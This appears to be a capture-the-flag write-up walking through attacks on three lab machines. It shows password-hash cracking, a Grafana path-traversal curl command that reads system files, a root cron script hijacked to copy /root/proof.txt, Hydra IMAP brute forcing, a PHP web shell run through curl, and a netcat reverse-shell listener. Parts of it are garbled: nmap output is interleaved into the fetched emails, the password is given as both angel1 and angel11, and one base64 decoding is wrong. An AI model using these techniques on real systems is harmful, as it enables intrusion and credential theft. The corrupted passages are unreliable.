During extraction, standard Linux directories (`/etc`, `/bin`, `/var`) and symlink warnings confirmed the target was a Linux machine, shifting focus away from Windows registry hives (`SAM/SYSTEM`) to Linux password files.

Phase 2: Hash Extraction & Cracking

1. Dumping the Hashes

With the filesystem extracted, we navigated to the `/etc` directory to locate the user and password files. We used the `unshadow` tool to combine `passwd` and `shadow` into a crackable format.

```
unshadow etc/passwd etc/shadow > abel_hash.txt
```


2. Password Cracking Strategy

Initial attempts to crack the hash using Hashcat failed. Inspecting the hash (\$y\$j9T\$...) revealed the system used **yescrypt**, the modern, memory-hard hashing algorithm standard on newer Ubuntu distributions. Hashcat struggles natively with this format.

We pivoted to **John the Ripper**, forcing it to use the system's native crypt libraries to parse the yescrypt hashes against the rockyou.txt wordlist.

```
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt abel_hash.txt
```

```
root@kali:~/Downloads# john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt abel_hash.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (crypt, generic crypt(3) [?/64])
Remaining 7 password hashes with 7 different salts
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:04:58 0.03% (ETA: 2026-06-10 03:42) 0g/s 18.02p/s 126.1c/s 126.1C/s ghetto1..ilovejack
Session aborted
root@kali:~/Downloads# john --show abel_hash.txt
root:angel1:0:0:root:/root:/bin/bash
abel:angel1:1006:1006::/home/abel:/bin/bash

2 password hashes cracked, 0 left
```

Result: The password **angel1** was successfully cracked. Crucially, the output revealed that this weak password was reused for both the **abel** user and the **root** account.

Phase 3: Initial Foothold & Local Flags

We imported the machine01-spray.ovf file into a hypervisor and booted the virtual machine. Using the cracked credentials, we achieved our initial foothold.

Navigating to **Abe1**'s home directory, we found our first objective on the Desktop.

```
Desktop Documents Downloads
abel@spraynpray:~$ cd Desktop/
abel@spraynpray:~/Desktop$ ls
local1.txt
abel@spraynpray:~/Desktop$ cat local1.txt
OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}
abel@spraynpray:~/Desktop$ _
```

Flag 1: OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}

Spray and Pray - 2

Because we already knew the root password was also angel11, we bypassed standard lateral movement (cracking the other users' hashes) and escalated directly to the root administrator.

With root privileges, we had unrestricted access to the entire /home directory. Instead of manually searching every user's folder, we used the find command to globally search for text files.

```
Find /home -type f -name "*.txt"
```

This revealed a second flag hidden on the user Niki's desktop.

```
root@spraynpray:/home/abel/Documents# find /home -type f -name "*.txt"
/home/niki/Desktop/local2.txt
/home/abel/Desktop/local1.txt
root@spraynpray:/home/abel/Documents# cat /home/niki/Desktop/local2.txt
OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}
root@spraynpray:/home/abel/Documents#
```

Flag 2: OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}

Spray and Pray - 3

Finally, we navigated to the /root home directory to claim the final proof of system compromise.

```
root@spraynpray:~# ls
proof.txt  rockyou
root@spraynpray:~# cat proof.txt
OWASPKL{05400e69198b6036bc1c05302435648e}
root@spraynpray:~# _
```

Flag 3: OWASPKL{05400e69198b6036bc1c05302435648e}


Routine Series - Medium

Routine -1


```
1cc min/avg/max/ndev = 0.359/0.477/0.791/0.182 ms
→ ~ nmap -Pn -sVC 10.99.209.126
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-29 12:37 -0400
Nmap scan report for 10.99.209.126
Host is up (0.00044s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
3000/tcp   open  http      Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Grafana
|_Requested resource was /login
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 00:0C:29:E7:1C:46 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.73 seconds
```

First we nmap like the usual b2r challenge, Grafana was running on port 3000.



The page showed a Grafana login panel.



I also checked robots.txt

The hint mentioned a MySQL plugin, so I tested Grafana plugin path traversal

`curl --path-as-is http://10.99.209.126:3000/public/plugins/mysql/../../../../../../../../etc/passwd`

```
routine:x:1000:1000:routine:/home/routine:/bin/bash
yunacat:x:1001:1001::/home/yunacat:/bin/bash
kdjebat:x:1002:1002::/home/kdjebat:/bin/bash
tellytubby:x:1003:1003::/home/tellytubby:/bin/bash
ratusrempah:x:1004:1004::/home/ratusrempah:/bin/bash
```

Show interesting user

Using the same LFI, I downloaded Grafana's SQLite database

`curl --path-as-is`

`http://10.99.209.126:3000/public/plugins/mysql/../../../../../../../../var/lib/grafana/grafana.db -o grafana.db`

I also used strings to find useful credentials

`strings grafana.db | grep -Ei "routine|yunacat|kdjebat|tellytubby|ratusrempah|password|ssh"`

```
3alter alert_rule_version table data
password TEXT
#%ratusrempahpassword123@!
!3tellytubbyV4lor4nt-Anti-cHEAT
/kdjebatOverw4tch1sgoated
%yunacatdestiny4lyfe
```

```

➔ ~ ssh tellytubby@10.99.209.126
tellytubby@10.99.209.126's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Last login: Sun May 24 15:20:22 2026 from 192.168.0.128
tellytubby@routine:~$ whoami
tellytubby
tellytubby@routine:~$ ls -la

```

Got into ssh server with user tellytubby password V4lor4nt-Anti-cHEAT

```

tellytubby@routine:~$ cat local.txt
OWASPKL{496d5373e7501c9aab3b2658bbad4c02}
tellytubby@routine:~$ sudo -l

```

Cat the flag

OWASPKL{496d5373e7501c9aab3b2658bbad4c02}

Routine -2

```

tellytubby@routine:~$ sudo -l
sudo: Sorry, user tellytubby may not run sudo on routine.

```

Tried sudo -l but nothing

find / -perm -4000 -type f 2>/dev/null

Tried this also but also nothing

```

ls: cannot open directory '/tmp/user/backup/routine_20260530_00':
tellytubby@routine:~$ find / -name "backup.sh" 2>/dev/null
/opt/backup.sh
tellytubby@routine:~$ find / -name "backup.sh" 2>/dev/null

```

Next, I found a suspicious backup script

```

tellytubby@routine:~$ grep -R "backup.sh" /etc /usr /opt 2>/dev/null
/etc/cron.d/backup:*/*1 * * * * root /opt/backup.sh

```

The cron job showed it runs as root every minute

```
tellytubby@routine:~$ cat /opt/backup.sh
#!/bin/bash
# System Backup Script
# Runs daily to backup user data

echo "[*] Starting backup process ..."
echo "[*] Backing up /home directories ..."
tar -czf /tmp/home_backup.tar.gz /home/ 2>/dev/null
echo "[*] Running user backup module ..."
python3 /home/tellytubby/Downloads/userbackup.py
echo "[*] Backup complete."
tellytubby@routine:~$ ls -l /opt/backup.sh
```

I read /opt/backup.sh, Important part is python3/home/tellytubby/Downloads/userbackup.py

I replaced it with

```
#!/usr/bin/env python3
import os
os.system("cp /root/proof.txt /home/tellytubby/root_proof.txt")
os.system("chown tellytubby:tellytubby /home/tellytubby/root_proof.txt")
os.system("chmod 644 /home/tellytubby/root_proof.txt")
```

After waiting for the cron job to run:

```
cat /home/tellytubby/root_proof.txt
```

OWASPKL{b0f8c51049b9db31552bda1bd751940a}

Chain of attacks Series - Hard

Chain of Attacks - 1

Set up OVA. with provided files, open using VMware and set up the network adapter to NAT.

Machine chainofattacks	192.168.116.136
Kali	192.168.116.130

First and foremost, I open the OVA and was greeted with a login interface.

```
Chain of Attacks - CTF Machine
IP Address: 192.168.116.136

Alamak profapokalips, macam mana email kita boleh leaked do? Habis APT pivot sampai root.
-kdjebat (admin)

Scan me to begin.

chain login: _
```

The clue was the email and credentials given which is kdjebat (admin). I tried using Hydra (`hydra -l kdjebat -P /usr/share/wordlists/fasttrack.txt 192.168.116.136 imap`) to brute force the password for kdjebat. It resulted that the username is kdjebat and their password is admin.

```
(kali@kali)~$ hydra -l kdjebat -P /usr/share/wordlists/fasttrack.txt 192.168.116.136 imap
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-31 05:53:01
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking imap://192.168.116.136:143/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 182 to do in 00:03h, 16 active
[STATUS] 58.67 tries/min, 176 tries in 00:03h, 86 to do in 00:02h, 16 active
[143][imap] host: 192.168.116.136 login: kdjebat password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-31 05:56:23
```

Next, I tried to scan any open ports.

Findings:

143, 8080 and 9090 are open.

- **Port 143** is the default network port used for the **Internet Message Access Protocol (IMAP)**

```

(kali@kali)-[~]
└─$ sudo nmap -A 192.168.116.136
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-30 23:48 -0400
Stats: 0:01:46 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 23:50 (0:00:53 remaining)
Stats: 0:01:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 23:50 (0:00:56 remaining)
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for chain (192.168.116.136)
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
143/tcp    open  imap           Dovecot imapd
|_imap-capabilities: capabilities LITERAL+ AUTH=PLAINA0001 listed IDLE ID OK post-login more Pre-login IMAP4rev1 have SASL-IR LOGIN-REFERRALS ENABLE
0080/tcp   open  http           Apache httpd 2.4.66 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.66 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
9090/tcp   open  ssl/zeus-admin?
|_ssl-cert: Subject: commonName=chain/countryName=US
|_Subject Alternative Name: DNS:chain, DNS:localhost
|_Not valid before: 2026-05-25T11:33:58
|_Not valid after: 2031-05-24T11:33:58

```

Without further due, I used telnet to 192.168.116.136 at port 143 to see if there is any information that can be a clue to my next action.

```

(kali@kali)-[~]
└─$ telnet 192.168.116.136 143
Trying 192.168.116.136 ...
Connected to 192.168.116.136.

```

Then, I proceed with login using X1 LOGIN kdjebat admin.

Results: Successful login

```

X1 LOGIN kdjebat admin
X1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE REPLACE SNIPPET=FUZZY PREVIEW=FUZZY PREVIEW SPECIAL-USE STATUS=SIZE SAVEDATE COMPRESS=DEFLATE INPROGRESS NOTIFY LITERAL+] Logged in

```

Turns out, kdjebat credentials work here. I select the inbox to see if there is info I can snatch on.

```

X2 SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft) (0:00:56 remaining)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft *)] Flags permitted.
* 6 EXISTS: About 0.00% done
* 0 RECENT
Nmap scan report for chain (192.168.116.136)
* OK [UIDVALIDITY 1780031812] UIDs valid
* OK [UIDNEXT 7] Predicted next UID
X2 OK [READ-WRITE] Select completed (0.002 + 0.000 + 0.001 secs).

```

If you look closely, at line 4, 6 items exist in the mailbox from kdjebat@appsecmy.com. Hence, I fetch all the items to be displayed and those contents as per below:


```

Y7 FETCH 1:6 BODY[] {293} in (192.168.116.136)
* 1 FETCH (BODY[] {293} in (192.168.116.136)
From: profapokalips@appsecmy.com completed (1 up), 1
To: kdjebat@appsecmy.com completed (1 up), 1
Subject: RE: Pasa deployment baru listed (1 up), 1
Date: Mon, 19 May 2026 10:02:55 +0800
imap scan report for chain (192.168.116.136)
not shown: 997 closed tcp ports (reset)
Tapi aku pernah tengok documentation dia.
Nampak okay je. Ringan kan? Dovecot imapd
imap-capabilities: capabilities LITERAL+ AUTH=PLAIN
Bila ko plan nak deploy? Server mana? httpd 2.4.66 (Ubuntu)
- Prof http-open-proxy: Proxy might be redirecting request
- Prof server-header: Apache/2.4.66 (Ubuntu)
) http-title: Apache2 Ubuntu Default Page: It works
* 2 FETCH (BODY[] {260} in (192.168.116.136)
From: profapokalips@appsecmy.com chain/countryName=US
To: kdjebat@appsecmy.com DNS:chain, DNS:localhost
Subject: RE: Pasa deployment baru listed (1 up), 1
Date: Mon, 19 May 2026 11:30:44 +0800
fingerprint=strings:
Ok boleh. Aku free dari Rabu ni.
HTTP/1.0 200 Document follows
Eh tapi CMS tu ada admin panel kan? 45 GMT
Default creds dia apa? Admin admin ke?
Connection: close
- Prof strict-Transport-Security: max-age=31536000;
) pragma: no-cache

* 3 FETCH (BODY[] {244} in (192.168.116.136)
From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com
Subject: RE: Update deployment
Date: Mon, 19 May 2026 15:45:19 +0800
[sudo] password for kali:
Dapat. Nampak landing page dia. (192.168.116.136)
* 4 FETCH (BODY[] {285} in (192.168.116.136)
From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com ports (reset)
Subject: RE: Update deployment VERSION
Date: Mon, 19 May 2026 16:21:44 +0800
imapd
imap-capabilities: capabilities LITERAL+ AUTH=PLAIN
Haha okay okay aku faham hint tu. Apache httpd 2.4.66 (Ubuntu)
- Prof http-open-proxy: Proxy might be redirecting request
Dah masuk dah. Nampak dashboard. 66 (Ubuntu)
) http-title: Apache2 Ubuntu Default Page: It works
Eh banyak jugak feature dia. File manager
ada sekali eh. Best gak.
Subject Alternative Name: chain/countryName=US
- Prof valid before: 2026-05-25T11:33:58
) Not valid after: 2031-05-24T11:33:58

* 5 FETCH (BODY[] {311} in (192.168.116.136)
From: profapokalips@appsecmy.com completed (1 up), 1 undergoing Service Scan
To: kdjebat@appsecmy.com completed (1 up), 1 undergoing Service Scan
Subject: RE: Update deployment
Date: Tue, 20 May 2026 09:15:33 +0800
Service Scan Timing: About 0.00% done
Relax bro aku tau la. chain (192.168.116.136)
Host is up (0.00057s latency).
Aku dah test create page, upload gambar,
semua okay je. SERVICE VERSION
143/tcp open imap Dovecot imapd
Performance pun laju. Good choice la CMS ni. (HTTP/1.1 200 OK)
Ada lagi ke benda nak kena setup? redirecting requests
- Prof server-header: Apache/2.4.66 (Ubuntu)
) http-title: Apache2 Ubuntu Default Page: It works
) 66/tcp open ssl/zeus-admin?
* 6 FETCH (BODY[] {256} in (192.168.116.136)
From: kdjebat@appsecmy.com chain/countryName=US
To: profapokalips@appsecmy.com 11:33:58
Subject: RE: Update deployment 11:33:58
Date: Fri, 22 May 2026 20:00:00 +0800
Connection: close

Salam bro, I'm a 200 Document follows
aku tukar password. Password lama tak betul. New password (sila decrypt):
YWN0dWFsbnRlcGxkMjNA==
- kdjebat)
Y7 OK Fetch completed (0.002 + 0.000 + 0.001 secs).
* BYE Disconnected for inactivity.
Connection closed by foreign host.

```

I managed to obtain a secret conversation in their development phase. It seems kdjebat changed the password for an account. We need to figure out the proapokalips@appsecmy.com side of conversation. I used Hydra to brute force the password for user proapokalips using `hydra -l profapokalips -P /usr/share/wordlists/fasttrack.txt 192.168.116.136 imap` command which returns these results:

```

(kali@kali)~$ hydra -l profapokalips -P /usr/share/wordlists/fasttrack.txt 192.168.116.136 imap
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-31 05:46:32
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking imap://192.168.116.136:143/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 182 to do in 00:03h, 16 active

[STATUS] 58.67 tries/min, 176 tries in 00:03h, 86 to do in 00:02h, 16 active
[143][imap] host: 192.168.116.136 login: profapokalips password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-31 05:49:42

```

Using the credentials obtained from hydra's brute forcing, I used the same method that I used to extract items from kdjebat's inbox. The results shows me

```
* 1 FETCH (BODY[TEXT] {195})
Yo bro,

Aku nak start setup CMS baru untuk project ni.
Nama dia RiteCMS. Korang dah pernah guna tak?

Aku tengah test kat local dulu. Nanti kalau okay
aku deploy kat server.

- Kdjebat
)

* 2 FETCH (BODY[TEXT] {189})
Ha ah ringan gila. PHP je. Tak payah banyak
dependencies.

Plan nak deploy minggu ni jugak. Kat server
chain tu. Port 8080.

Ko nanti kena tolong test dari luar sekali.

- Kdjebat
)

* 3 FETCH (BODY[TEXT] {159})
Ha ah default memang admin admin.

Tapi jangan risau aku dah tukar. Nanti
aku bagi password baru.

Deployment petang ni kot. Aku update ko.

- Kdjebat
)

* 4 FETCH (BODY[TEXT] {131})
Bro,

Done dah deploy. Running smooth.

http://chain:8080/ritecms

Cuba ko hit dari browser. Tengok dapat tak.

- Kdjebat
)

* 5 FETCH (BODY[TEXT] {215})
Ha betul. Ni ha.

username: admin

password aku dah setup. japgi aku send.
YWN0dWFsbHkxMjNA==

tapi pandai ah kau decode. pakai cyberchef je.

kalau takleh masuk, bgtau. aku create user baru.

- Kdjebat
)

* 6 FETCH (BODY[TEXT] {186})
Ha tu la. Senang sikit manage content.

Tapi jangan main-main upload benda pelik
kat file manager tu. Server production ni.

Ko test functionality yang basic je dulu.

- Kdjebat
)

* 7 FETCH (BODY[TEXT] {206})
Okay good.

Lepas ni aku plan nak integrate dengan
database. Ada sikit lagi kena configure.

For now deployment dah stable. Aku inform
team lain sekali.

Thanks sebab tolong test bro.

- Kdjebat
)

* 8 FETCH (BODY[TEXT] {133})
Oh lupa nak bagitau.

Aku dah tukar username admin tu.
Pakai nama aku sekarang.


Password sama je. Tak tukar pun.

- Kdjebat
)

A3 OK Fetch completed (0.003 + 0.000 + 0.002 secs).
```

Basically, the whole conversation explained that the leaked emails reveal the complete blueprint where kdjebat deployed RiteCMS instance at the hidden subdirectory /ritecms on Port 8080, explicitly warning profapokalips not to abuse its built-in file manager capability. While the application initially ran on the default admin:admin credentials, kdjebat later hardened the security by swapping the username from admin to his own name (kdjebat) and rotating the password. Crucially, the final email exposes the active system password via a Base64-encoded token (YWN0dWFsbHkxMjNA==), which decodes directly to actuallyidk123@ providing the exact credentials and targeted pathway needed to compromise the web panel and pivot across the machine.

- **Clue 1:** They use ritecms, and the valid link is <http://chain:8080/ritecms>
- **Clue 2:** “Tapi jangan main-main upload benda pelik kat file manager tu. Server production ni” means we may exploit our way by uploading files by finding out the vuln on the ritecms version.
- **Clue 3:** username admin has been changed to kdjebat and the password after decryption is actuallyidk123@.



Login Credentials used to login into these panels are:

Username: kdjebat

Password: actuallyidk123@

When you scroll down or inspect the source code, you will discover the ritecms version is 3.0




Using searchsploit ritecms 3.0, we are given this output in terminal. This current version of ritecms is vulnerable to XSS.

```
(kali@kali)-[~]
$ searchsploit ritecms 3.0
```


Exploit Title	Path
RiteCMS 3.0.0 - Reflected Cross Site Scripting (XSS)	multiple/webapps/52413.txt

Exploitation of Cross Site-Scripting

- Inside the RiteCMS dashboard, an authenticated user like an admin has the ability to edit content, change site settings, or create new pages. Within these input fields such as a page title, text block, or configuration setting



- Inside File Manager, I created exploit.php and uploaded the file into the directory files:



- This code is a web shell that captures URL parameters via \$_GET['cmd'] and passes them directly to the server's OS kernel using system() to execute commands and print the output online.
- Curl command "http://192.168.116.136:8080/ritecms/files/exploit.php?cmd=ls+-la+../" return list of path and files that exists in the directory using ls -la ../

```

--(kali@kali)-[~]
└─$ curl "http://192.168.116.136:8080/ritecms/files/exploit.php?cmd=ls+-la+../"
total 112
drwxr-xr-x 7 www-data www-data 4096 May 25 21:50 .
drwxr-xr-x 3 root root 4096 May 25 22:21 ..
-rw-r--r-- 1 www-data www-data 12292 Mar 11 2021 .DS_Store
-rwxrwxrwx 1 www-data www-data 314 Mar 4 2021 .htaccess
-rwxrwxrwx 1 www-data www-data 3913 Mar 6 2021 admin.php
drwxrwxrwx 8 www-data www-data 4096 May 25 19:04 cms
drwxrwxrwx 4 www-data www-data 4096 May 31 13:15 data
-rw-r--r-- 1 www-data www-data 162 May 25 20:08 db.config
drwxrwxrwx 2 www-data www-data 4096 May 31 13:25 files
-rwxrwxrwx 1 www-data www-data 4143 Mar 4 2021 index.php
-rwxrwxrwx 1 www-data www-data 32472 Mar 19 2011 license_gpl_v3.txt
drwxrwxrwx 3 www-data www-data 4096 May 25 19:21 media
-rwxrwxrwx 1 www-data www-data 5735 Mar 8 2021 readme.md
drwxrwxrwx 4 www-data www-data 4096 May 25 19:04 templates
-rw-r--r-- 1 www-data www-data 8192 May 25 21:50 users.db

```

- Since the exploit are working, I try to grep the strings “OWASP” from the directory using curl and it gives me the path /var/www/local.txt containing the flag which is OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}

```
(kali@kali)-[~]
$ curl -s "http://192.168.116.136:8080/ritecms/files/exploit.php?cmd=grep+-ri+"OWASP"+/var/www/+/home/+/root/+/2>/dev/null"
/var/www/local.txt:OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}
```

Flag: OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}

Chain of Attacks - 2

In Port 8080 we try to find files that may have root/admin users information that may get us to the flag. Apparently, during the findings for flag Chain Of Attack I, I have struck a list of files that may become a goldmine! The [users.db](#) is a database file for users that may contain all users that exist in Port 9090.

```
(kali@kali)-[~]
$ curl "http://192.168.116.136:8080/ritecms/files/exploit.php?cmd=ls+--la+../"
total 112
drwxrwxrwx 7 www-data www-data 4096 May 25 21:50 .
drwxr-xr-x 3 root root 4096 May 25 22:21 ..
-rw-r--r-- 1 www-data www-data 12292 Mar 11 2021 .DS_Store
-rwxrwxrwx 1 www-data www-data 314 Mar 4 2021 .htaccess
-rwxrwxrwx 1 www-data www-data 3913 Mar 6 2021 admin.php
drwxrwxrwx 8 www-data www-data 4096 May 25 19:04 cms
drwxrwxrwx 4 www-data www-data 4096 May 31 13:15 data
-rw-r--r-- 1 www-data www-data 162 May 25 20:08 db.config
drwxrwxrwx 2 www-data www-data 4096 May 31 13:25 files
-rwxrwxrwx 1 www-data www-data 4143 Mar 4 2021 index.php
-rwxrwxrwx 1 www-data www-data 32472 Mar 19 2011 license_gpl_v3.txt
drwxrwxrwx 3 www-data www-data 4096 May 25 19:21 media
-rwxrwxrwx 1 www-data www-data 5735 Mar 8 2021 readme.md
drwxrwxrwx 4 www-data www-data 4096 May 25 19:04 templates
-rw-r--r-- 1 www-data www-data 8192 May 25 21:50 users.db
```

When I open 192.168.116.136:9090. It shows a login panel for webadmin and using the credentials I obtained from using cat ../[users.db](#). I confirmed the admin account which is aimantimo, the username and 4iman_4dmin@2024 is the passwords followed by their @[appsecmy.com](#) domain email and their roles.

```
aimantino4iman_4dmin@2024aimantino@appsecmy.comadminA
```

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444
-rw-r--r-- 1 www-data www-data 12292 Mar 11 2021 .DS_Store
-rwxrwxrwx 1 www-data www-data 314 Mar 4 2021 .htaccess
connect to [192.168.116.130] from (UNKNOWN) [192.168.116.136] 47834
drwxrwxrwx 8 www-data www-data 4096 May 25 19:04 cms
drwxrwxrwx 4 www-data www-data 4096 May 31 13:15 data
www-data@chain:/var/www/html/ritecms/files$ 20:08 db.config
```

A reverse shell requires a Server (Listener) and a Client (Payload) to talk to each other.

The Listener (nc -lvp 4444 on Kali): This acts like a telephone sitting on your desk with the ringer turned on, waiting for an incoming call.

